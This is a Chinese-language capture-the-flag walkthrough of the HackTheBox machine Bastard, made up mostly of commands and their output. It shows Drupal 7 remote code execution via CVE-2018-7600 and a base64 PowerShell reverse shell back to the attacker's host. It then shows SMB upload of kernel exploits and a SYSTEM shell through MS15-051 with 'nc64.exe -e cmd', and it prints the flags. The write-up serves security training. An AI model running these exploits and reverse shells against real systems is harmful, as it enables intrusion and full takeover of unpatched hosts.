
Bastard(AD),drupal 7(exploit)、smb上傳、版本漏洞

```
└──# nmap -sCV -p 80,135 -A 10.10.10.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 21:14 PDT
Nmap scan report for 10.10.10.9
Host is up (0.23s latency).

PORT    STATE SERVICE VERSION
80/tcp  open  http    Microsoft IIS httpd 7.5
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-title: Welcome to Bastard | Bastard
|_http-server-header: Microsoft-IIS/7.5
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/ 
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt 
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt 
|_/LICENSE.txt /MAINTAINERS.txt
|_http-generator: Drupal 7 (http://drupal.org)
135/tcp open  msrpc   Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|7|2008|8.1|Vista (92%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows
cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8.1 cpe:/o:microsoft:windows_vista::-
cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (92%), Microsoft
Windows Phone 7.5 or 8.0 (92%), Microsoft Windows Embedded Standard 7 (91%),
Microsoft Windows 7 or Windows Server 2008 R2 (89%), Microsoft Windows
Server 2008 R2 (89%), Microsoft Windows Server 2008 R2 or Windows 8.1 (89%),
Microsoft Windows Server 2008 R2 SP1 or Windows 8 (89%), Microsoft Windows 7
(89%), Microsoft Windows 7 Professional or Windows 8 (89%), Microsoft
Windows 7 SP1 or Windows Server 2008 R2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
TRACEROUTE (using port 135/tcp)
HOP RTT       ADDRESS
1   239.19 ms 10.10.14.1
2   240.62 ms 10.10.10.9

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
```



Bastard

User login

Username *

Password *

- Create new account
- Request new password

Log in

Page not found

The requested page "/index.html" could not be found.

Powered by Drupal

Wappalyzer

技術　更多資訊　Export

內容管理系統（CMS）	程式語言
Drupal 7	PHP 5.3.28
網頁框架	作業系統
Microsoft ASP.NET	Windows Server
網頁伺服器	JavaScript 函式庫
IIS 7.5	jQuery 1.4.4


有任何錯誤或缺失嗎？

Enrich your data with tech stacks

Upload a list of websites to get a report of the technologies in use, such as CMS or ecommerce platforms.


找到漏洞

- https://github.com/pimps/CVE-2018-7600
  執行成功



```
┌──(root㉿kali)-[~/CVE-2018-7600]
└─# python3 drupa7-CVE-2018-7600.py http://10.10.10.9/ -c 'whoami'

=============================================================================
|          DRUPAL 7 <= 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                              by pimps                                    |
=============================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-RNe2Evlc5IvFjdiVirY9tp8RMHaEOFVCYPwpihQehAI
[*] Triggering exploit to execute: whoami
nt authority\iusr
```


因為是windows系統
反彈成功



```
[!] Keyboard interrupt detected, terminating.
Progress: 586 / 441122 (0.13%)
═══════════════════════════════════════════════════════════════
Finished
═══════════════════════════════════════════════════════════════


┌──(root㉿kali)-[~]
└─# nc -lvnp 9200
listening on [any] 9200 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.9] 51425
id
PS C:\inetpub\drupal-7.54> whoami
nt authority\iusr
PS C:\inetpub\drupal-7.54> 
```


```
sACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADI
AIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB
0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4
AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA
="

══════════════════════════════════════════════════════════════════════════
|           DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                              by pimps                                    |
══════════════════════════════════════════════════════════════════════════

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-Hm32CHHV3d74MT7Nyag7mcJ_MdSo4yPrtCiCLaQHZPo
[*] Triggering exploit to execute: powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgB
UAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANAAiACwAOQAyADAAMAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADs
AWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB
5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4
AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQB
uAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGI
AYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgB
nAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQ
AcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```

user flag



```
PS C:\users\dimitris\Desktop> type user.txt
d5191463379720 7c32d382b18b6e04ce
PS C:\users\dimitris\Desktop> 
```

老舊靶機，因該有版本漏洞




```
PS C:\users\dimitris\Desktop> sysinfo
PS C:\users\dimitris\Desktop> systeminfo

Host Name:                 BASTARD
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3582622-84461
Original Install Date:     18/3/2017, 7:04:46 ??
System Boot Time:          17/6/2024, 7:08:40 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2.047 MB
Available Physical Memory: 1.554 MB
Virtual Memory: Max Size:  4.095 MB
Virtual Memory: Available: 3.566 MB
Virtual Memory: In Use:    529 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.9
PS C:\users\dimitris\Desktop>
```

找到漏洞

1. https://github.com/SecWiki/windows-kernel-exploits
2. https://github.com/rip1s/CVE-2019-1458

提權放棄，一直上傳不了，
改用impacket-smbserver kali . -smb2support 上傳

CVE-2019-1458後續測試失敗




```
PS C:\inetpub\drupal-7.54> copy \\10.10.14.4\kali\cve-2019-1458.exe .
PS C:\inetpub\drupal-7.54> . .\cve-2019-1458.exe whoami
CVE-2019-1458 exploit by @unamer(https://github.com/unamer)
[*] tagWND: 0×FFFFF900C20047C0, tagCLS:0×FFFFF900C2001710, gap:0×30b0
[*] Registering window
[*] Creating instance of this window
[*] Calling NtUserMessageCall to set fnid = 0×2A0 on window 0×00000000000C0090
[*] Calling SetWindowLongPtr to set window extra data, that will be later dereferenced
[*] GetLastError = 0
[*] Creating switch window #32771, this has a result of setting (gpsi+0×154) = 0×130
[*] Simulating alt key press
[*] Triggering dereference of wnd→extraData by calling NtUserMessageCall second time
[*] tagWND: 0×FFFFF900C20078F0
[+] Exploit success!
[*] Trying to execute whoami as SYSTEM
[+] ProcessCreated with pid 2268!
═══════════════════════════════
nt authority\system
```

改用MS15-051


https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS15-051

反彈成功



```
PS C:\inetpub\drupal-7.54> .\ms15-051×64.exe "nc64.exe -e cmd 10.10.14.4 5555"


C:\inetpub\drupal-7.54>^C

┌──(root㉿kali)-[~]
└─# nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.9] 51517
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system
```

user flag



```
c:\Users\Administrator\Desktop>type root.txt
type root.txt
62e49fa0941529c3e658b72c8ba3e5c6

c:\Users\Administrator\Desktop>
```